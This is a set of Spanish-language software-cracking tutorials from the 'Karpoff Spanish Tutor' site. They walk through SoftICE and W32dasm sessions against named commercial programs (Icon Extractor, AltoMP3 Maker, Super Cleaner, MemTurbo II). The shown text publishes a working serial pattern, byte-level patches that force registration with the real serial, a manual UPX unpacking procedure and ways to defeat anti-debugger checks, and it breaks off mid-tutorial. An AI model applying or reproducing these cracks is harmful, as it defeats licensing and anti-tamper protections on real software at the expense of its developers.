como pueden ver aqui se encuentra una comparación y un salto condicional, esperen no vayan y cambien ese salto ya que si lo hacen solo haran que salga el mensaje de REGISTRATION CODE ACCEPTED, pero cuando reinicien el programa seguiran sin registrar, si se fijan hay una comparación y arribita una CALL que les parece si ponemos un breakpoint en la dirección de memoria 49BF7F y veamos lo que pasa ahi adentro....jejejejje.....insertemos un nuemrod e codigo falso como la primera vez y demos CONTROL D y pongamos BPX 49BF7F y despues damos control d y regresamos al programa y ahora si damos click en OK! y saltamos inmediatamente a esa dirección

de memoria, en la cual caemos en la siguente parte del codigo de esa call y damos f10 hasta llegar a :

:0049BEA4 8B06 mov eax, dword ptr [esi]
:0049BEA6 E85181F6FF call 00403FFC <--- esta call saca la longitud del codigo insertado y la devuelve en EAX
:0049BEAB 83F80C cmp eax, 0000000C <---- compara la longitud obtenida den EAX con 0CH que en decimal es 12
:0049BEAE 7C43 jl 0049BEF3 <------ salta al mensaje de error si es menor a 12 el codigo de registro insertado
:0049BEB0 8B06 mov eax, dword ptr [esi] <---- el acumulador EAX lleva nuestro codigo si es igual a 12

como podemos ver esto se pone mas interesante cada vez que avanzamos, jejejejeje.....CONTINUEMOS .....

:0049BEB2 803837 cmp byte ptr [eax], 37 <---- compara el primer caracter del codigo insertado con 37H que es 7
:0049BEB5 753C jne 0049BEF3 <---- salta si al mensaje de error si no es igual
:0049BEB7 8B06 mov eax, dword ptr [esi]
:0049BEB9 80780130 cmp byte ptr [eax+01], 30 <---- compara el segundo caracter del codigo insertado con 30H que es 0 :0049BEBD 7534 jne 0049BEF3 <---- salta si al mensaje de error si no es igual
:0049BEBF 8B06 mov eax, dword ptr [esi]
:0049BEC1 80780233 cmp byte ptr [eax+02], 33 <---- compara el tercer caracter del codigo insertado con 33H que es 3
:0049BEC5 752C jne 0049BEF3 <---- salta si al mensaje de error si no es igual
:0049BEC7 8B06 mov eax, dword ptr [esi]
:0049BEC9 80780330 cmp byte ptr [eax+03], 30 <---- compara el cuarto caracter del codigo insertado con 30H que es 0 :0049BECD 7524 jne 0049BEF3 <---- salta si al mensaje de error si no es igual
:0049BECF 8B06 mov eax, dword ptr [esi]
:0049BED1 80780436 cmp byte ptr [eax+04], 36 <---- compara el quinto caracter del codigo insertado con 36H que es 6 :0049BED5 751C jne 0049BEF3 <---- salta si al mensaje de error si no es igual
:0049BED7 8B06 mov eax, dword ptr [esi]
:0049BED9 80780949 cmp byte ptr [eax+09], 49 <---- compara el decimo caracter del codigo insertado con 49H que es I
:0049BEDD 7514 jne 0049BEF3 <---- salta si al mensaje de error si no es igual
:0049BEDF 8B06 mov eax, dword ptr [esi]
:0049BEE1 80780A43 cmp byte ptr [eax+0A], 43 <---- compara el onceavo caracter del codigo insertado con 43H que es C
:0049BEE5 750C jne 0049BEF3 <---- salta si al mensaje de error si no es igual
:0049BEE7 8B06 mov eax, dword ptr [esi]
:0049BEE9 80780B53 cmp byte ptr [eax+0B], 53 <---- compara el doceavo caracter del codigo insertado con 53H que es S
:0049BEED 7504 jne 0049BEF3 <---- salta si al mensaje de error si no es igual
:0049BEEF B301 mov bl, 01
:0049BEF1 EB07 jmp 0049BEFA

bueno amigos aqui les traduje las instrucciones de como compara y genera el serial verdadero para lo acepte y ser usuario ""registrado"" entonces queda así:

70306****ICS

los asteriscos significan que del caracter 6 al 9 puedes poner cualquier numero, ya que el programa solo verifica los espacios del 1 al 5 y del 10 al 12, asi que ahora si probemos si sirve nuestra teoria y!!!!!!!!!!!

AHORA SI PODEMOS DECIR PROGRAMA CRACKEADO.....

Saludos

Saben que es lo mas gratificante en este medio de las investigaciones sobre protecciones que vulgarmente se le llama **CRACKING** aparte de obtener cada día mas y mas conocimientos y la satifación que se siente al poder con una protección, pues es la variedad de personalidades y amistades que uno va conociendo y haciendo con el tiempo, las cuales de alguna forma auque no las conoscas en persona o mucho menos en foto, les vas tomando aprecio, ya que éstas te van haciendo la vida mas facil y amena durante el tiempo que quieras permanecer en esto de el estudio de protecciones, asi vas entablando una amistad muy reconfortante conciertas personalidades de este medio, como les decia anteriormente conoce uno a muchas personas y quisiera aprovechar a mandar un saludo a mis mejores amigos, sin orden de preferencia , no espero romper algunas sencibilidades:

Skuater : """" mi gran maestro """"

Dek_OiN """"Estamos Locos ... jejejejjee...."""""

Kuato Thor """" Compañero de mil batallas, don quijote y sancho panza ..... jejejje"""""

ActMAgo """" Sigue asi....."""""

Karpoff """" El guru de las protecciones """""

Txeli """ COMPADRE Y AMIGO """"

- Todo el DREAM TEAM de la Compilación de Tutoriales 2001 CdT2001 **:)**
- Saludos a todos los **crackers** del mundo

Nota:

- Soy humano y cometo **errores**, si encuentras uno házmelo saber OK.
- Si deseas bajar la última versión de la compilación puedes hacerlo de aquí: Compilación de Tutoriales v 5.5
- Si deseas aparecer en la compilación envía tu tutorial a: profesor_x@hotmail.com

Chao!!

Espero que hayan disfrutado leyendo este tutorial y que les sirva para incrementar sus habilidades, pero recuerden, lean muchos tutoriales, practiquen, estudien y CRACKEAR será mucho más fácil.

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

PAGINA CERRADA

Apartado dedicado a todos los manuales que me habeis enviado y que la herramienta principal con la que han sido estudiados, ha sido el Softice. Es una buena manera de aprender a utilizar tan complicada herramienta, no ??

Importante LEEME

PROGRAMA	OBJETIVO	AUTOR
Parches "inteligentes"	Programar	-Caos Reptante 23/09/2001
MemTurbo 2	Anti debug, CRC, Empakado, y demas...	-Arkanian 23/09/2001
Image Wolf 1.04 Build 005	Keygen	-Caos Reptante 23/09/2001
eNotes 1.10 Build 1.1.6.160	Simular el Registro	-Caos Reptante 23/09/2001
Software by Designe Parte 2	Keygen	-ByTESCRK 23/09/2001
Coloristic v1.2	Keygen	-ByTESCRK 23/09/2001
HexWorkShop v3.02	Simular el Registro	-Fantomas 23/09/2001
LockDown 2000 v5.0	Simular el Registro	-Fantomas 23/09/2001
Sensible Soccer v1.1	Simular el Registro	-Saccopharynx 19/11/2001
5 StarZIP-2001 1.0	Obtener el Serial	-Caos Reptante 19/11/2001
Absolute Security 3.9	Keygen	-Caos Reptante 19/11/2001
eCookbook v1.0	Keygen	-ByTESCRK 19/11/2001
Helpburger v1.58-R1 B32	Obtener el Serial	-ByTESCRK 19/11/2001
Second Copy 6.0	Obtener el Serial	-MrRidk 19/11/2001
Todo El Software de Skylark Utilities	Obtener el Serial	-ByTESCRK 19/11/2001
Audora Scrren saver	Completar el Registro	-SiLvEr StOrM 19/11/2001
TempClean v3.04	Keygen	-ByTESCRK 19/11/2001
Text Maid v1.4 (y de colado My Scribe v1.5)	Keygen	-ByTESCRK 19/11/2001
WebScope v3.8a	Keygen	-ByTESCRK 19/11/2001
Macromedia Flash V 5.0	Obtener el Serial	-WSEXM 03/02/2002
Magic Tweak v1.60	Obtener el Serial	-ByTESCRK 03/02/2002

PrintKey-Pro v1.02	Keygen	-Saccopharynx 03/02/2002
NetxRay 3.0 (Demo)	Limitacion de Paketes	-Tamoxifeno 03/02/2002
MP3 Strip_It! Digital v 5.2.2.11	Obtener el Serial	-@GZRiP 03/02/2002
TIDES 4.6 / MAREES 4.6	Obtener el Serial	-Francisco 03/02/2002
Crack-KeyGen-Me v1.0 de RAZiEL	Keygen	-ByTESCRK 03/02/2002
AllWebMenus v 1.3 Build #354	Registro con un Ijerto de Codigo	-AuspeX 03/04/2002
El Cartero 2001	Obtener el Serial	-ByTESCRK 03/04/2002
Hot Corners v1.85	Keygen	-ByTESCRK 03/04/2002
The House of the Dead 2	Eliminar el CD-Check	-AuspeX 03/04/2002
Source Insight v3.1	Obtener el Serial	-ByTESCRK 03/04/2002
Adobe PhotoShop v6.0	Obtener el Serial	-AuspeX 03/04/2002
Power Archiver 2001 v7.02.08	Obtener el Serial	-LeafaR GV 03/04/2002
Printer Express v1.0	Keygen	-ByTESCRK 03/04/2002
SuperCleaner v 2.21	Keygen	-@GZRiP 03/04/2002
CDumper v1.0	Simular el Registro	-SACCOPHARYNX 03/04/2002
Crackme! D^3AM v1.0 DE DeAtH	Solucionar el Crakme	-Nandois 03/04/2002
SciencePress	Obtener el Serial	-LeafaR GV 03/04/2002
FtpFacil 2.0 y cosiilas de interes	Estudio	-sinmoneys 03/04/2002
Power Guard v1.0 (Sin Armadillo)	Nag Metodo Auspex	-Auspex 01/10/2002
FireBurner v2.1.7 Windows Edition	Simular el Registro	-+Er@ser 05/10/2002
Camouflage 1.2.1	Puntons Flacos	-[Moneo] 10/10/2002
CDLX 2.0	Obtener el Serial	-[Moneo] 10/10/2002
ExeScope 6.30	Simular el Registro	-MacEdu 10/10/2002

Karpoff Spanish Tutor 1999 - 2002 © All Rights Reserved

Karpoff Spanish Tutor

Programa: Parches "inteligentes" :-)

PROTECCION: **Name / Serial.**

Objetivo: Registrarse con el serial correcto sin saber cual es :-)

Dificultad: Principiante++.

Herramientas: **Softice, W32dasm, Editor Hexadecimal.**

CRACKER: **CaoS ReptantE** **FECHA:** **20/09/2001**

INTRODUCCION

Este es, según se hagan las cuentas, mi tutorial número 13. Me temo que no es gran cosa pero se trata de romper la maldición y poder pasar al siguiente ;-) El sistema que propongo aquí es el de buscar una alternativa para esos programas (de los que - por suerte o por desgracia - cada vez hay menos) en los que la decisión entre *chico bueno* y *chico malo* se toma confrontando los dos seriales: el chungo, introducido por nosotros y el correcto, calculado por el programa. En este caso, lo más sencillo es hacer un parche, para que el programa acepte cualquier número. Aquí vamos a tratar de hacer que el programa se registre con el serial correcto, haciendo que el programa copie éste en el lugar donde está situado el serial chungo. ¿Que ventaja tiene el hacer esto cuando ya hemos encontrado el serial correcto? Una es que, si un colega quiere evaluar el programa sin prisas ;-) no es necesario que él lo tenga registrado a nuestro nombre, sino que lo puede tener registrado al suyo, sin que para ello tengamos que rastrear con el SoftIce, buscándole su serial. Otra ventaja es que una vez registrados con el serial correcto, podemos substituir el programa parcheado por el programa original. Veremos unos ejemplos con unos cobayas que se prestan a esta manipulación, ya que este sistema, como os podéis suponer, no se puede aplicar a cualquier programa. A esto me refiero pues, al hablar de parches "inteligentes" ;-)

AL ATAKE

Programa: **Icon Extractor 3.4**

Descripcion: Creo que el nombre es lo bastante explícito :)

DOWNLOAD: http://www.gregorybraun.com/ICONX32.ZIP

Estos programas de Software by Design van bien para cuando se está deprimido, se crackea alguno de ellos y ya está :-D claro que ahora que ByTESCRACK ha hecho un keygen polivalente para todos sus programas, las cosas ya no serán como antes :´-(De todos modos, como únicamente se trata de mostrar el funcionamiento del parche inteligente, este programa nos sirve. Ejecutamos el programa con el SoftIce agazapado, vamos a Help/Register y le introducimos un serial chungo para intentar registrarnos. Antes de aceptar, **ctrl+D** para entrar en el SIce, introducimos un breakpoint, mi favorito: **bpx hmemcpy**, **F5** para salir de SIce y **OK** para registrarnos. Salta el SIce, le damos dos veces más a F5 para que el programa lea las otras ventanas de texto y ocho o nueve veces a **F12** hasta que aparecemos en:

```
:0040DE61 5F                    pop edi
```

A partir de aquí, debemos ver lo que hace el programa con nuestro serial chungo. Averiguaremos la posición o posiciones que ocupa en la memoria nuestro número, mediante la instrucción **s 0 l ffffffff 'serial_chungo'**. A continuación, empleando las instrucciones **bpm dirección_obtenida r** o **bpr inicio_dirección_obtenida final_dirección_obtenida r** sabremos cuando el programa lee nuestro número para compararlo con el correcto. Vamos dándole a **F5** para continuar cuando el SIce se detiene, pero al fin, vemos como en EAX y EBX se están formando unos números. Finalmente, en EBX aparece nuestro serial pasado a hexadecimal. Es conveniente utilizar como serial, un número que nos resulte fácilmente reconocible, tanto en formato decimal como hexadecimal. Ahora sólo falta llegar a la comparación de seriales, lo que ocurre aquí:

```
:00407D98 3BD8                  cmp ebx, eax
:00407D9A 5F                    pop edi
:00407D9B 741D                  je 00407DBA
:00407D9D 68CFEA0000            push 0000EACF
:00407DA2 6888130000            push 00001388
```

Podemos comprobar que en EBX está nuestro serial chungo en hexadecimal, y en EAX, el serial correcto. Ahora vamos a parchear, pero no para que el programa acepte la comparación, sino que vamos a copiar el serial correcto en el lugar donde está nuestro serial chungo. Como la comparación en estas condiciones, resultará positiva, el código que hay a continuación del salto, no llegará a ejecutarse, por lo que podemos utilizarlo para nuestros siniestros propósitos :-)

```
:00407D98 EB03 jmp 00407D9D

:00407D9A 5F pop edi
:00407D9B 741D je 00407DBA

:00407D9D 8BD8 mov ebx, eax
:00407D9F 3BD8 cmp ebx, eax
:00407DA1 EBF7 jmp 00407D9A
```

Si, ya sé que es una chapuza, pero funciona y hace posible que quedemos registrados con el número correcto, como podemos comprobar en el propio programa y en el registro (HKEY_USERS \ .DEFAULT \ Software \ Software by Design \ Icon Extractor for Windows 95/NT \ Registration). Ya tenemos uno, vamos a por el siguiente...

Programa: **AltoMP3 Maker 3.02**

Descripcion: Para pasar CDs de música a MP3

DOWNLOAD: http://www.yuansoft.com/altom302.zip

Aquí el procedimiento para llegar a la comparación de seriales, es muy parecido y no lo vamos a ver con detalle, bastará con decir que llegamos a la comparación entre seriales aquí:

```
:0042A944 8A10                    mov dl, byte ptr [eax]
:0042A946 8A1E                    mov bl, byte ptr [esi]
:0042A948 8ACA                    mov cl, dl
:0042A94A 3AD3                    cmp dl, bl
:0042A94C 751E                    jne 0042A96C
:0042A94E 84C9                    test cl, cl
:0042A950 7416                    je 0042A968
:0042A952 8A5001                  mov dl, byte ptr [eax+01]
:0042A955 8A5E01                  mov bl, byte ptr [esi+01]
:0042A958 8ACA                    mov cl, dl
:0042A95A 3AD3                    cmp dl, bl
:0042A95C 750E                    jne 0042A96C
:0042A95E 83C002                  add eax, 00000002
:0042A961 83C602                  add esi, 00000002
:0042A964 84C9                    test cl, cl
:0042A966 75DC                    jne 0042A944
```

Como en el caso anterior, modificaremos la rutina de comprobación para que se copien los bytes del serial correcto (dirección señalada por EAX) en el lugar de los del serial chungo (dirección indicada por ESI).

```
:0042A944 8A10                    mov dl, byte ptr [eax]
:0042A946 8816                    mov byte ptr [esi], dl
:0042A948 8ACA                    mov cl, dl
:0042A94A 3AD2                    cmp dl, dl
:0042A94C 751E                    jne 0042A96C
:0042A94E 84C9                    test cl, cl
:0042A950 7416                    je 0042A968
:0042A952 8A5001                  mov dl, byte ptr [eax+01]
:0042A955 885601                  mov byte ptr [esi+01], dl
:0042A958 8ACA                    mov cl, dl
:0042A95A 3AD2                    cmp dl, dl
:0042A95C 750E                    jne 0042A96C
:0042A95E 83C002                  add eax, 00000002
:0042A961 83C602                  add esi, 00000002
:0042A964 84C9                    test cl, cl
:0042A966 75DC                    jne 0042A944
```

Como en el caso anterior, quedaremos registrados con el serial correcto como podemos comprobar en el propio programa y en el archivo REGKEYCR.INI. De todos modos, lo más curioso de este programa es que tiene ¡23! rutinas iguales a esta. ¿Para que servirán? ¿Para despistar? No creo que sean tan zoquetes. Yo no he visto otro camino para registrarse que el que he seguido, pero si alguien descubre algo sobre esto, le agradecería me lo hiciera saber. Bueno ya tenemos dos, vamos a por el tercero...

Programa: **Super Cleaner 2.21** Víctima cedida gentilmente por ByTESCRK ;-)

Descripcion: Como su nombre indica, hace la limpieza. (del PC, claro)

DOWNLOAD: http://www.southbaypc.com/download/cleansetup.exe

En este caso es aún más sencillo encontrar el código de la comparación. El problema es que está en muy mal sitio, ya que se hace en KERNEL32... y no vamos a tocar ahí por razones obvias :-(Así que como conocemos el lugar donde sitúa el código correcto, vamos a pillar al programa cuando lo escribe, de nuevo mediante la instrucción **bpr**. Así localizamos el call que coloca el serial correcto en su sitio.

```
:0040C59D E8AE000000              call 0040C650
:0040C5A2 8B8C2414010000          mov ecx, dword ptr [esp+00000114]
:0040C5A9 83C408                  add esp, 00000008
:0040C5AC 8D442404                lea eax, dword ptr [esp+04]
:0040C5B0 50                      push eax
:0040C5B1 51                      push ecx

* Reference To: KERNEL32.lstrcmpA, Ord:0329h
                                  |
:0040C5B2 FF15F8914100            Call dword ptr [004191F8]
```

Como no tenemos espacio para colocar nuestro código vamos a buscar un espacio vacío al final de la sección y colocaremos una instrucción jmp para saltar a él. Sería más limpio poner un call, pero esto nos complicaría mucho la vida porque como podéis ver, todas estas instrucciones están relacionadas con la pila. Modificamos el código que quedará así:

```
:0040C59D E8AE000000              call 0040C650
:0040C5A2 8B8C2414010000          mov ecx, dword ptr [esp+00000114]
:0040C5A9 83C408                  add esp, 00000008
:0040C5AC E91BCA0000              jmp 00418FCC

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00418FE3(U)
|
:0040C5B1 51                      push ecx

* Reference To: KERNEL32.lstrcmpA, Ord:0329h
                                  |
:0040C5B2 FF15F8914100            Call dword ptr [004191F8]
```

Como he dicho antes, colocaremos nuestro parche en el final de la sección:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0040C5AC(U)
|
:00418FCC 50 push eax
:00418FCD 53 push ebx
:00418FCE 51 push ecx

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00418FD9(U)
|
:00418FCF 8A18 mov bl, byte ptr [eax]
:00418FD1 8819 mov byte ptr [ecx], bl
:00418FD3 0ADB or bl, bl
:00418FD5 7404 je 00418FDB
:00418FD7 40 inc eax
:00418FD8 41 inc ecx
:00418FD9 EBF4 jmp 00418FCF

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00418FD5(C)
|
:00418FDB 59 pop ecx
:00418FDC 5B pop ebx
:00418FDD 58 pop eax
:00418FDE 8D442404 lea eax, dword ptr [esp+04]
:00418FE2 50 push eax
```

```
:00418FE3 E9C935FFFF jmp 0040C5B1
```

Creo que está claro el funcionamiento. En todo caso diré que los push y pop son para que los valores de los registros sean los mismos al volver al código "normal" (hay que tener cuidado del orden en que se ponen) y que las dos últimas instrucciones antes del jmp de regreso son las que nos hemos "comido" para poner el jmp que nos ha traído aquí. El programa así parcheado, nos registra con el serial correcto (ver en el registro: HKEY_CURRENT_USER \ Software \ SuperCleaner \ Registration) por lo que, una vez registrados, podemos deshacernos de él. Haced que parezca un accidente :-D

¿Cuál es la manera más sencilla de ensamblar este código? Para mí, lo más fácil es hacerlo con el SoftIce, colocando un **bpx** a la dirección de la primera instrucción a ensamblar (en este último caso: **bpx 40c5ac**), e introduciendo a continuación, la instrucción o instrucciones correspondientes (**jmp 00418FCC**), finalizando con <esc> o un doble <return>. Luego se busca el siguiente código a ensamblar mediante **F10**, y se repite la operación. Esto tiene dos ventajas: la primera es que el SIce se encarga de codificar las instrucciones, calculando además la distancia relativa de los saltos, algo engorroso de hacer a mano (aparte de que es fácil equivocarse); la segunda es que, traceando con F10 las instrucciones que hemos ensamblado, podemos ver su ejecución paso a paso y detectar fácilmente los posibles errores (se trata de utilizar el SofIce como debugger que era su utilidad original, antes de que unos individuos sin escrúpulos ;-) se dedicaran a crackear programas con él). Como no hay rosa sin espinas, hay también un inconveniente: los cambios efectuados con el SoftIce, se hacen en la memoria, por lo que hay que tomar nota de los códigos de las instrucciones para pasarlos al programa mediante un editor hexadecimal. Os recuerdo que la dirección que se le ha de indicar al editor es el offset, el cual se puede ver en la línea inferior del W32dsam, junto a la dirección de la instrucción sobre la que estamos.

Podréis pensar que es mucho código para tan poco programa, pero en este tuto he tratado únicamente de buscar una alternativa para cierto tipo de programas a los que se puede dar un "tratamiento" distinto del habitual. Además estos trapicheos nos darán algo de práctica, que nos valdrá para empresas más ambiciosas.

Para elaborar los parches podéis fabricaros un parcheador o utilizar alguno de los existentes. Yo utilizo el ScAEvoLa's PatchEngine.

Como siempre, quiero recordaros que debéis pagar los programas que utilicéis regularmente. No estaría bien que condenarais al hambre a unas buenas gentes, mientras vosotros os gastáis el dinero a manos llenas en actividades viciosas y de más que dudosa moralidad ;-)

Por último, quiero agradecer a ByTESCRK su colaboración en este tuto y enviar un saludo a mis amigos Act MagO, Pr@fEsOr X, DeK_OiN, Karpoff, Silver Storm, KuaTo_ThoR, y vLuGo.

Si queréis alguna aclaración sobre mis tutos, mi dirección de e-mail es: caos_reptante@hotmail.com

Karpoff Spanish Tutor 1999-2001

Programa: MEMTURBO II

PROTECCION:	**Empakado, Anti-Sice, CRC-32, Limitación de uso a 30 días.**
Objetivo:	**Fragmentar MemTurbo.**
Descripcion:	**Recuperar RAM ocupada inútilmente por Windows.**
Dificultad:	**Avanzadillo.**
DOWNLOAD:	**http://www.memturbo.com**
Herramientas:	**Softice 3.24, FrogSice, Procdump32, File insPEctor XL, W32dasm 8.9, ExeScope v6.00, un editor Hex.**
CRACKER:	**Arkanian** **FECHA: 01/09/2001**

INTRODUCCION

Esta nueva versión de MemTurbo trae un montón de novedades en cuanto a nuestro campo de investigación se refiere. Así como la versión anterior, la 1.5, venía a "pelo", parece que los chicos de Shareware OnLine.com , Inc. han espabilado y han intentado hacer las cosas un poco mejor.

Estas son las dificultades que nos vamos a encontrar:

1. .- Programa empakado/comprimido y anti-dasm.
2. .- Anti-Sice mediante MeltIce, BoundsChecker y llamadas a la INT3.
   .- Comprobaciones de integridad del archivo aleatorias durante la ejecución del programa.
3. .- Encriptación de las cadenas de texto "delicadas".

Interesante programa a fe mía, amigo Sancho...

Vamos alla...

"Per aspera ad astra"

AL ATAKE

Instalar el programa y lo primero es lo primero, la talla XL del File insPEctor, Compilador UPX 1.05-1.07, un vistazo a las secciones y a sus características, rápidamente Procdump y cambiamos la UPX0 a E0000020 por si las moscas, de paso nos apuntamos el Entry Point y el Size of Image que nunca viene mal. Le echamos un vistazo a las funciones solo por curiosidad y ejecutamos el memturbo.exe.

PRIMERAS SORPRESAS

Iniciamos el programa y empiezan las sorpresas, pantallazo del Sice, no se qué del ***Windows requested break point***, fallo de página, fallo general de protección y cuelgue de la maquina todo seguido. R- EXIT-C por este orden. Empezamos bien .... |:-(

Al montar FrogSice nos encontramos con otra sorpresa, un aviso de modificaciones en la IDT. Algo ha tocado la Tabla de Descripción de Interrupciones y el Sice no funciona. El Loader dice que está activo pero es incapaz de cargar nada. Reiniciando que es gerundio...

FrogSice y a ver que pasa...

```
=> Memturbo
** SOFTICE DETECTION ** code 0B, at cs:00404852
Attempting to load: SICE (string ref at cs:0044D404)
```

Esto de aquí arriba aparece 9 veces seguidas en el log del FrogSice. Tiene pintas de MeltIce. Parece que el programa funciona y que tenemos el Sice convenientemente oculto. Como uno nació desconfiado vamos a ver que ocurre con la opción *"a prueba de balas"*:

```
=> Memturbo
** SOFTICE DETECTION ** code 0B, at cs:00404852
Attempting to load: SICE (string ref at cs:0044D404)

=> Memturbo
** SOFTICE DETECTION ** code 01, at 0177:0040497C
Interrupt:03h >eax=006C0004h ebx=0000044Ch ecx=006CF954h
edx=BFF76859h esi=0121C290h edi=00000000h >ebp=4243484Bh

SEH proc address at cs:0041A18C

=> Memturbo
** SOFTICE DETECTION ** code 00, at 0177:004049C8
Interrupt:03h eax=0040038Fh ebx=0000044Ch ecx=006CF954h
edx=BFF76859h esi=01211227h edi=00000000h ebp=006CF7DCh

SEH proc address at cs:0041A18C

=> Memturbo
** SOFTICE DETECTION ** code 00, at 0177:004049C8
Interrupt:03h eax=0040038Fh ebx=0000044Ch ecx=006CF954h
edx=00000000h esi=01211227h edi=00000000h ebp=006CF768h

SEH proc address at cs:0041A18C
```

¡Toma pedazo de log!, todo esto vuelve a aparecer otras nueve veces seguidas. Vamos a analizarlo a ver que sacamos en claro:

.- Attempting to load: SICE --> El truco MeltIce, por lo menos parte de él... ya veremos.
.- > ebp = 4243484Bh --> BCHK. BoundsChecker seguido de una INT3.
.- Interrupt: 03h --> Lo mismo que el anterior, intenta acceder a la INT3 dos veces antes de probar Meltice otra vez. y empezar el bucle.

Nada fuera de nuestras posibilidades. :-)

AL TAJO

Desempakando a pedales

Vamos a probar primero a desempacar el programa, siendo UPX no creo que haya mucha dificultad. Hemos cambiado las características de la sección UPX0, de E0000080 a E0000020 lo cargamos en el Loader y cuando rompa ponemos un BPX GETVERSION.

F5 y F12, hasta aparecer en una dirección 41 y pico, miramos un poco más arriba para encontrar un PUSH EBP - MOV EBP, ESP en 417860. Ya tenemos el Punto de entrada original. borramos el bp y ponemos otro en esa dirección. Salimos, quitamos el FrogSice, volvemos al Loader, F5 y directamente a 417860

Lo de siempre, quitar el bp, apuntar los bytes (558BEC6A), ensamblar a JMP EIP, Procdump, ***Dump full*** y ***Kill task***, Hex editor, buscar E9FE, poner los bytes originales (558B), Procdump otra vez, cambiar el Entry Point a 00017860 y reconstruir la cabecera. El XL ya lo identifica como C++ v.6 y Tabla de Importaciones parece correcta...

Eh... ¿Voy muy deprisa?

Anti-debugging a mano

Ya tenemos un ejecutable funcional, hora de cambiar cosas. Vamos a buscar las direcciones "calientes" en 00404852, 0040497C y 004049C8. Como se puede comprobar una vez desensamblado con W32dasm, no hay informaciones de menús, ni de diálogos, ni de funciones ni de nada de nada y las ***String References*** parecen un bebedero de patos.

El motivo de esto es parte de las strings del programa vienen en formato ancho en plan VB, ...eso las que no están encriptadas, otras en formato normal y las que quedan no sirven para mucho... Usaremos el ExeScope para ver por donde andamos.

A lo que íbamos, echemos un vistazo a esto:

```
* Referenced by a CALL at Addresses:
|:0040462C , :00409AFC , :0040BABE , :0040BB81 , :0040BC6C
|:0040BD3E , :0040BDA2 , :0040BED5 , :0040BF5E , :0040BFC9
|:0040C05D , :0040C140 , :0040C1AE
|
:00404813 6A08 push 00000008 --> Número de bytes a desencriptar.
:00404815 59 pop ecx --> ECX = 8

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0040482B(C)
|
:00404816 8A9104D44400 mov dl, byte ptr [ecx+0044D404] --> Un valor encriptado.
:0040481C 8D8104D44400 lea eax, dword ptr [ecx+0044D404] --> Ponemos en EAX 44D404 + 8.
:00404822 F6D2 not dl --> Poderosa técnica de encriptación.
:00404824 8810 mov byte ptr [eax], dl --> Lo movemos al valor de EAX.
:00404826 8BC1 mov eax, ecx --> El contador a EAX.
:00404828 49 dec ecx --> Decrementa el contador.
:00404829 85C0 test eax, eax --> Comprobación del contador.
:0040482B 7FE9 jg 00404816 --> Volvemos arriba.
```

Aquí lo que va haciendo es desencriptar los valores de 44D404+8 hacia atrás. Poco a poco va apareciendo la cadena \ \ . \ SICE. Observad la cantidad de sitios desde donde se llama a este código, la cantidad de comprobaciones que hace, ...inutilmente. Seguimos:

```
:0040482D 53 push ebx --> Guarda estos valores.
:0040482E 55 push ebp
:0040482F 56 push esi
:00404830 8B3534C24300 mov esi, dword ptr [0043C234] --> La dirección de CreateFileA.
:00404836 57 push edi
:00404837 BB80000000 mov ebx, 00000080
:0040483C 6A00 push 00000000 --> Nos vamos a haciendo hueco...
:0040483E 53 push ebx
:0040483F 6A03 push 00000003 --> Hum....
:00404841 6A00 push 00000000 --> Más espacio vital...
```

```
:00404843 BF000000C0 mov edi, C0000000 --> ¿Y esto?, ¿0028:C0000000?. La cosa se pone caliente.
:00404848 6A03 push 00000003
:0040484A 57 push edi
:0040484B 6803D44400 push 0044D404 --> Guarda la dirección de la cadena \ \ . \ SICE.
:00404850 FFD6 call esi --> Entramos en CreateFileA.
:00404852 6A08 push 00000008 --> ¿Otra vez?, ¿Encriptamos o desencriptamos?
:00404854 59 pop ecx --> El contador..
```

Ahora tendría que venir la comprobación de si ha encontrado el archivo... hay que esperar un poco, la cosa tiene miga:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0040486B(C)
|
:00404855 8A9104D44400 mov dl, byte ptr [ecx+0044D404] --> La dirección de antes.
:0040485B 8DA904D44400 lea ebp, dword ptr [ecx+0044D404] --> Ahora en EBP.
:00404861 F6D2 not dl --> Encriptamos con la poderosa tecnología NOT.
:00404863 885500 mov byte ptr [ebp+00], dl --> Y lo guardamos.
:00404866 8BD1 mov edx, ecx --> El contador [8].
:00404868 49 dec ecx --> Un byte menos.
:00404869 85D2 test edx, edx --> Comrpueba si esta todo.
:0040486B 7FE8 jg 00404855 --> Arriba si no es 0.
:0040486D 83F8FF cmp eax, FFFFFFFF --> ¡Por fin!
:00404870 7403 je 00404875 --> El salto de marras...
:00404872 50 push eax
:00404873 EB4D jmp 004048C2 --> Si llegamos aquí la jodimos...
```

Esto es un ejemplo de la mayoría de los procesos del programa, desencripta las cadenas de texto que va a utilizar, hace lo que tenga que hacer y antes de acabar las vuelve a encriptar.

Para no aburriros mucho, ya que es duro leerse el código, la siguiente comprobación que hace un poco más abajo, usando este mismo código, la hace con \ \ . \ NICE. ¡Que bonito!.

¿NICE no debería ser NTICE?, ¿Han ajustado la cadena al valor fijo de ECX que es 8?, Me parece que "alguien" ha metido la pata con esto. :-)))

Vamos a liquidar esto de una manera elegante. Nada de cambiar saltos que es lo fácil, pensemos un poco, el resultado después de CreateFileA tiene que ser FFFFFFFF en EAX, la dirección de la cadena \ \ . \ SICE la ha metido en la pila antes de entrar en esa función, (PUSH 44D404), una pequeña modificación nos permitirá salir con el valor de error esperado por el programa casi automáticamente.

El valor de 44D403 es 00 (un byte antes), CreateFileA empieza a procesar una cadena que empieza con 00, como lo hace con un REPNZ salimos con un -1 en EAX rápidamente. Así que cambiamos PUSH 44D404 por PUSH 44D403 (04 x 03). Fácil, ¿No?.

Vamos con la siguiente dificultad, el BCHK:

```
:0040496C 8965E8 mov dword ptr [ebp-18], esp
:0040496F 8365FC00 and dword ptr [ebp-04], 00000000
:00404973 BD4B484342 mov ebp, 4243484B --> Valor de la cadena BCHK.
:00404978 66B80400 mov ax, 0004 --> Cambiar a JMP 0.
:0040497C CC int 03 --> La putada.
:0040497D 3C04 cmp al, 04
:0040497F 7515 jne 00404996
```

Aquí la solución es ensamblar la linea 404978 mov ax, 0004 a JMP 0, de esta manera se produce una excepción y el programa pensará que no hay ningún Debugger que la maneje.

De la misma forma solucionamos la última dificultad de la INT 3 en 4049C8:

```
